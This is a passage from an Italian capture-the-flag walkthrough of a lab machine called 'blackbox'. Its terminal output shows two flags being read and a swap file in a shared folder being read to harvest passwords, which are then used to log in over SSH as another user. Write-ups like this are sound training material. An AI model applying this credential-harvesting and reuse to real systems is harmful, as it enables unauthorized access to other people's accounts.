-rw-r--r-- 1 milena milena  807 Sep 22  2024 .profile
-rw-r--r-- 1 root  root    33 Sep 24  2024 flag.txt
milena@blackbox:~$ cat flag.txt
FLAG{incanto_della_sapienza_123}
milena@blackbox:~$
```

altre credenziali. Le annotiamo e ora proviamo ad accedere con utente luca al servizio.

```
milena@blackbox:/home$ cd shared
milena@blackbox:/home/shared$ cat .myLovePotion.swp
ai(q4P7>(Fw9S3P
9iT(0F98!7^-I&h
darkprincess
milena@blackbox:/home/shared$
```

La seconda string è la password di accesso per l'utente luca su servizio ssh. Iniziamo lo stesso processo di ricognizione interna. Troviamo la seconda flag. Ed un file di backup del logo Theta.

```
luca@blackbox:~$ find /home -name "*.txt" -type f 2>/dev/null
/home/luca/flag.txt
luca@blackbox:~$ cat /home/luca/flag.txt
FLAG{cuore_di_leone_456}
luca@blackbox:~$
```

